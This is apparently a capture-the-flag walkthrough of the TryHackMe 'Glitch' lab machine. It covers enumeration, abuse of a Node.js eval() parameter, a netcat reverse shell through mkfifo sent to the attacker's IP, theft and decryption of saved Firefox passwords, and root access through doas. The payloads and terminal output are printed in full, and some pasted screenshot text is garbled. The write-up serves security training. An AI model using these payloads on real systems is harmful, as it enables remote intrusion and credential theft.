

GLITCH-Walkthrough

Start with nmap:

```
nmap 10.10.57.140 -sC -sV
```

```
root@kali: ~ [~] # nmap 10.10.57.140 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-10 11:23 EDT
Nmap scan report for 10.10.57.140
Host is up (0.085s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
|_http-title: not allowed
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds

root@kali: ~ [~] #
```


Open ports:

80 http nginx 1.14.0


go to the web and write the ip

and I check the source code and i found a function that named getAccess

and had the path of /api/access




go to the path and i found a token **dGhpc19pc19ub3RfcmVhbA==** in base64



I decode this.

the decode for this is " this_is_not_real "



Q2 => What is your access token?

this_is_not_real

Find user.flag (Q3)

I used the gobuster tool :

```
gobuster dir -u http://10.10.57.140/api/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt --no-error -x php,txt,html
```


the tool found:

/access

/items


```
File Actions Edit View Help root@kali:~ - 10.10.57.140 - root@kali:~ - [root@kali:~] gobuster dir -u http://10.10.57.140/api/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt --no-error -x php,txt,html Gobuster v3.5 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [*] Url: http://10.10.57.140/api/ [*] Method: GET [*] Threads: 10 [*] Threads: 10 [*] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt [*] Negative Status codes: 404 [*] User Agent: gobuster/3.5 [*] Extensions: php,txt,html [*] Timeout: 10s 2023/07/10 11:40:51 Starting gobuster in directory enumeration mode /access [Status: 200] [Size: 36] /items [Status: 200] [Size: 169] Progress: 22700 / 830576 (2.73%) [!] Keyboard interrupt detected, terminating. 2023/07/10 11:44:14 Finished [root@kali:~]
```

in the /api/item I found this



so, in the hent he ask us “What other methods does the API accept?”.

so in the url it is http so i open the Burp Suite and catch this page and send it to repeater and change the request method to post and send it.



So this message I can tell that there is something here so I need to check more so the next step was to check the if he had a parameters in /items.

I used wfuzz tool.

```
wfuzz -X POST -w /usr/share/wordlists/SecLists/Fuzzing/1-4_all_letters_a-z.txt -u http://10.10.57.140/api/items?FUZZ=blabal --hh=45
```

```

root@kali:~# wfuzz -X POST -w /usr/share/wordlists/SecLists/Fuzzing/1-4_all_letters_a-z.txt -u http://10.10.57.140/api/items?FUZZ=blabal --hh=45
=====
* WFuzz 3.1.0 - The Web Fuzzer
=====
Total requests: 475254


ID      Response Lines   Word    Chars   Payload
=====
000002370:  500      10 L     64 W     1083 Ch   *cmd*
"C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...
Total time: 0
Processed Requests: 67919
Filtered Requests: 67918
Requests/sec.: 0
^CException ignored in: <function WeakSet.__init__.<.locals>._remove at 0x7fled0852200>
Traceback (most recent call last):
  File "/usr/lib/python3.11/_weakrefset.py", line 39, in _remove
    def _remove(item, selfref=ref(self)):
KeyboardInterrupt:
[~]

```

I found "CMD"

so, I go to this parameter and try /items?cmd=a no result so, I used the curl tool

```
curl -X POST http://10.10.57.140/api/items?cmd=a
```



```
root@kali:~ [~]
└─# curl -X POST http://10.10.57.140/api/items?cmd=a
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>ReferenceError: a is not defined<br>&nbsp; &nbsp;&nbsp;&nbsp;eval (eval at router.post (/var/web/routes/api.js:23:60), <anonymous>:1:1)<br>&nbsp; &nbsp;&nbsp;&nbsp;at router.post (/var/web/routes/api.js:23:60)<br>&nbsp; &nbsp;&nbsp;&nbsp;at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.js:112:3)<br>&nbsp; &nbsp;&nbsp;&nbsp;at next (/var/web/node_modules/express/lib/router/layer.js:137:11)<br>&nbsp; &nbsp;&nbsp;&nbsp;at Route.dispatch (/var/web/node_modules/express/lib/router/index.js:95:5)<br>&nbsp; &nbsp;&nbsp;&nbsp;at /var/web/node_modules/express/lib/router/index.js:281:22<br>&nbsp; &nbsp;&nbsp;&nbsp;at Function.pro<br>&nbsp; &nbsp;&nbsp;&nbsp;cess_params (/var/web/node_modules/express/lib/router/index.js:335:12)<br>&nbsp; &nbsp;&nbsp;&nbsp;at next (/var/web/node_modules/express/lib/router/index.js:275:10)<br>&nbsp; &nbsp;&nbsp;&nbsp;at Function.handle (/var/web/node_modules/express/lib/router/ind<br>&nbsp; &nbsp;&nbsp;&nbsp;ex.js:174:3)<br></pre>
</body>
</html>
└─#
```

so from what he give me I see that he had a node.js and eval().

I search for node.js eval Reverse Shell and found this article >>>

<https://medium.com/@sebnemK/node-js-rce-and-a-simple-reverse-shell-ctf-1b2de51c1a44>

payload == require("child_process").exec('nc+10.14.47.56+6666+-e+/bin/sh')

but this don't work.

so I go to revshell.com and try some revers shell I found this:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.14.47.56 6666 >/tmp/f


I used the URL decode and put this in curl tool

and the final payload is :

```
require("child_process").exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.14.47.56 6666
>/tmp/f')
```


curl -X POST

http://10.10.57.140/api/items?cmd=require%28%22child_process%22%29.exec%28%27rm%20
%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-
i%20%23E%261%7Cnc%2010.14.47.56%206666%20%3E%2Ftmp%2Ff%27%29%0A



```
[root@kali:~] nc -lvp 6666
listening on [any] 6666 ...
connect to [10.14.47.56] from (UNKNOWN) [10.10.57.140] 36020
sh: 0: can't access tty; job control turned off
$ whoami
user
$
```


after that I have a shell and i can see the user.txt



```
[root@kali:~] nc -lvp 6666
listening on [any] 6666 ...
connect to [10.14.47.56] from (UNKNOWN) [10.10.57.140] 36020
sh: 0: can't access tty; job control turned off
$ whoami
user
$ ls
app.js
middleware
node_modules
package.json
public
routes
$ cd user
sh: 3: cd: can't cd to user
$ cd /home
$ ls
user
void
$ cat user
cat: user: Is a directory
$ cd user
$ ls
user.txt
$ cat user.txt
THM{... } }
```

ROOT FLAG >>>

In the user I found a file [.firefox] so maybe this file has the password of the v0id user



```
File Actions Edit View Help Window Help
root@kali:~ x root@kali:~ x
user@ubuntu:~$ ls -la
ls -la
total 48
drwxr-xr-x  8 user user  4096 Jan 27  2021 .
drwxr-xr-x  4 root root  4096 Jan 15  2021 ..
lrwxrwxrwx  1 root root   9 Jan 21  2021 .bash_history → /dev/null
-rw-r--r--  1 user user 3771 Apr  4  2018 .bashrc
drwxr-xr-x  2 user user  4096 Jan  4  2021 .cache
drwxrwxrwx  4 user user  4096 Jan 27  2021 .firefox ←
drwxr-xr-x  3 user user  4096 Jan  4  2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4  2021 .npm
drwxrwxr-x  5 user user  4096 Jul 10 15:10 .pm2
drwxr-xr-x  2 user user  4096 Jan 21  2021 .ssh
-rw-rw-r--  1 user user   22 Jan  4  2021 user.txt
user@ubuntu:~$ Connection Close
S Upgrade-Insecure-Requests: 1
S If-None-Match: W/"a9-0aR6bAFIK/DB+A79Vs3KBEVVJNc"
10
11
```

So I search for script that decrypt this information and read this file so I found this:

firefox_decrypt => https://github.com/unode/firefox_decrypt

now I upload the .firefox to my kali using tar and nc again and then using the tool to the file named **b5w4643p.default-release** and he give me the password of the v0id user.

```
root@kali: ~] ls
bsw464p.default-release [Crash Reports] Firefox_decrypt hash1 profiles.ini test
[root@kali: ~] python3 firefox_decrypt.py b6w464p.default-release
2023-07-10 13:55:54,584 - WARNING - profile.ini not found in bsw464p.default-release
2023-07-10 13:55:54,584 - WARNING - Continuing and assuming 'bsw464p.default-release' is a profile location
Website: https://glitch.thm
Username: 'Void'
Password: ' '
[root@kali: ~]
```

```
v0id@ubuntu:/home/user$ whoami
whoami
v0id
v0id@ubuntu:/home/user$ id
id
uid=1001(v0id) gid=1001(v0id) groups=1001(v0id)
v0id@ubuntu:/home/user$
```

Now from the hint in the root flag he gives me this :

What other methods does the API accept?

I search and I found that I can use `dos` instead and to make sure that I have it I used the find tool

After that I used the doas
doas -u root /bin/bash
and the v0id user password
and I'm root.

```
root@kali:~# find / -type f -user root -perm -u+s 2>/dev/null
find / -type f -user root -perm -u+s 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/unmount
/bin/sync
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/ssl/certs/get_device
/usr/lib/openssl/ssh-keysign
/usr/lib/snappy/snappy-combine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/doas
root@kali:~# doas -u root /bin/bash
doas -u root /bin/bash
Password: [REDACTED]

root@ubuntu:/home/v0id# cd /root
cd /root
root@ubuntu:~# whoami
root
root@ubuntu:~# cat root.txt
cat root.txt
THM{[REDACTED]}
root@ubuntu:~#
```

Majd Abuleil

